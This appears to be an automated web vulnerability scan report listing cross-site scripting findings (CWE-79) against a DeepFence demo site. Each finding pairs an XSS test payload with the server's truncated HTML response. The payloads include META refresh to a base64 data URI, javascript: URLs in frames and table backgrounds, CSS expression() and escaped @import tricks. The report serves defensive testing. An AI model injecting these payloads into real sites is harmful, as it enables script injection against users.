Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#182				

Scan	Cross Site Scripting
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K"></td></tr></table>	Name	Value	demouser@deepfence.io	<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
Name	Value				
demouser@deepfence.io	<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#183				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');"></td></tr></table>	Name	Value	demouser@deepfence.io	<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
Name	Value				
demouser@deepfence.io	<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#184

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><IFRAME SRC="javascript:alert('XSS');"></IFRAME></td></tr> </table>	Name	Value	demouser@deepfence.io	<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
Name	Value				
demouser@deepfence.io	<IFRAME SRC="javascript:alert('XSS');"></IFRAME>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#185				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td></td><td></td></tr> </table>	Name	Value		
Name	Value				

	demouser@deepfence.io	<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#186	

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><TABLE BACKGROUND="javascript:alert('XSS')"></td></tr></table>	Name	Value	demouser@deepfence.io	<TABLE BACKGROUND="javascript:alert('XSS')">
Name	Value				
demouser@deepfence.io	<TABLE BACKGROUND="javascript:alert('XSS')">				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHeUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGppjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will				

	not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number		#187

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><TABLE><TD BACKGROUND="javascript:alert('XSS')"></td></tr></table>	Name	Value	demouser@deepfence.io	<TABLE><TD BACKGROUND="javascript:alert('XSS')">
Name	Value				
demouser@deepfence.io	<TABLE><TD BACKGROUND="javascript:alert('XSS')">				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSrkXQE1R8DlgggFqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#188				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><DIV STYLE="background-image: url(javascript:alert('XSS'))"></td></tr></table>	Name	Value	demouser@deepfence.io	<DIV STYLE="background-image: url(javascript:alert('XSS'))">
Name	Value				
demouser@deepfence.io	<DIV STYLE="background-image: url(javascript:alert('XSS'))">				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFTOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#189

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><DIV STYLE="background-image:\0075\0072\006C\0028\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029\0029"></td></tr></table>	Name	Value	demouser@deepfence.io	<DIV STYLE="background-image:\0075\0072\006C\0028\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029\0029">
Name	Value				
demouser@deepfence.io	<DIV STYLE="background-image:\0075\0072\006C\0028\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029\0029">				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFTOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#190				

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	<DIV STYLE="background-image: url(javascript:alert('XSS'))">

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBjBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response

CWE-ID CWE-79

Issue Number

#191

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	<DIV STYLE="width: expression(alert('XSS'));">

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```


	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#192

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><STYLE>@im\port\"ja\vasc\rpt:alert(\"XSS\");</STYLE></td></tr></table>	Name	Value	demouser@deepfence.io	<STYLE>@im\port\"ja\vasc\rpt:alert(\"XSS\");</STYLE>
Name	Value				
demouser@deepfence.io	<STYLE>@im\port\"ja\vasc\rpt:alert(\"XSS\");</STYLE>				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#193				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td></td></tr> </table>	Name	Value	demouser@deepfence.io	
Name	Value				
demouser@deepfence.io					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#194				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><XSS STYLE="xss:expression(alert('XSS'))"></td></tr> </table>	Name	Value	demouser@deepfence.io	<XSS STYLE="xss:expression(alert('XSS'))">
Name	Value				
demouser@deepfence.io	<XSS STYLE="xss:expression(alert('XSS'))">				
